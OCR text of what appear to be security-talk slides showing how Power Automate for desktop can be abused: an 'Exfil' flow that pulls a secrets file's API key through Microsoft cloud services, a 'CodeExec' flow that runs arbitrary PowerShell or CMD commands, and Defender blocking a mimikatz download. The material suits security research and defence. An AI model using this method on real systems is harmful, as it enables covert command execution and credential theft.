
Data exfiltrated as flow output


Status: Ready | 0 Selected actions | 7 Actions | 1 Subflow | Run delay 100 ms


Distribute payload, execute and collect output from cloud

Input

Output




Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
On-Prem
MS cloud


Windows 11
Office
User
NT Service\UIFlowService
Run a flow built with Power Automate for desktop
23s
INPUTS
Show raw inputs
Desktop flow
Exfil
Run Mode
attended
TargetFile
C:\Users\alexg\Downloads\secrets.txt
Office cloud services
2.Payload
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
1.Instructions
body
{
"Success": "True",
"FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"
}
3.Output
On-Prem
MS cloud

Code execution

File Edit Debug Tools View Help — CodeExec | Power Automate — Pwntoso (default)

Actions

Search actions

- Scripting
  - Run DOS command
  - Run VBScript
  - Run JavaScript
  - Run PowerShell script
  - Run Python script
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
  - Open CMD session
  - Read from CMD session
  - Write to CMD session
  - Wait for text on CMD session
  - Close CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services

Save | Run | Stop | Run next action | Recorder | Search inside the flow

Subflows | Main

```
21  {x} Set variable
        Assign to variable ScriptError the value PythonScriptError
22  Case = 'powershell'
23      Run PowerShell script
        Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError
24      {x} Set variable
        Assign to variable ScriptOutput the value PowershellOutput
25      {x} Set variable
        Assign to variable ScriptError the value PowershellScriptError
26  Case = 'commandline'
27      Open CMD session
        Start a new CMD session and store it into CmdSession
28      Write to CMD session
        Execute the command Command and then send Enter at CMD session CmdSession
29      Read from CMD session
        Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError
30      Close CMD session
        Close the CMD session CmdSession
31      {x} Set variable
        Assign to variable ScriptOutput the value CmdOutput
32      {x} Set variable
        Assign to variable ScriptError the value CmdError
33  Default case
34      Stop flow with error message 'Unsupported command type'
35  End
```

Variables

Search variables

Input / output variables 4

- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScrip...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

Status: Ready | 0 Selected actions | 35 Actions | 1 Subflow | Run delay 100 ms

Code execution

File Edit Debug Tools View Help — CodeExec | Power Automate — Pwntoso (default)

Actions

Search actions

- Scripting
  - Run DOS command
  - Run VBScript
  - Run JavaScript
  - Run PowerShell script
  - Run Python script
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
  - Open CMD session
  - Read from CMD session
  - Write to CMD session
  - Wait for text on CMD session
  - Close CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services

Save | Run | Stop | Run next action | Recorder | Search inside the flow

Subflows | Main

```
21  {x} Set variable
        Assign to variable ScriptError the value PythonScriptError
22  Case = 'powershell'
23      Run PowerShell script
        Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError
24      {x} Set variable
        Assign to variable ScriptOutput the value PowershellOutput
25      {x} Set variable
        Assign to variable ScriptError the value PowershellScriptError
26  Case = 'commandline'
27      Open CMD session
        Start a new CMD session and store it into CmdSession
28      Write to CMD session
        Execute the command Command and then send Enter at CMD session CmdSession
29      Read from CMD session
        Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError
30      Close CMD session
        Close the CMD session CmdSession
31      {x} Set variable
        Assign to variable ScriptOutput the value CmdOutput
32      {x} Set variable
        Assign to variable ScriptError the value CmdError
33  Default case
34      Stop flow with error message 'Unsupported command type'
35  End
```

Variables

Search variables

Input / output variables 4

- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScrip...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

Status: Ready — 0 Selected actions — 35 Actions — 1 Subflow — Run delay 100 ms

Oops

Windows Security

Windows Security

Threats found
Microsoft Defender Antivirus found threats. Get details.

Dismiss

Code execution

Windows Security

7/18/2022 10:08 AM

Threat blocked
7/18/2022 10:07 AM

Severe

This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor
Status: Removed
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\alexg\Downloads\mimikatz_trunk.zip

webfile: C:\Users\alexg\Downloads\mimikatz_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-

Learn more

Have a question?
Get help

Help improve Windows Security
Give us feedback

Change your privacy settings

View and change privacy settings for your device.

Privacy settings
Privacy dashboard

Oops

Windows Security


Windows Security

Threats found
Microsoft Defender Antivirus found threats. Get details.


Dismiss

10:11 AM
7/18/2022


Code execution – try again



Trusted

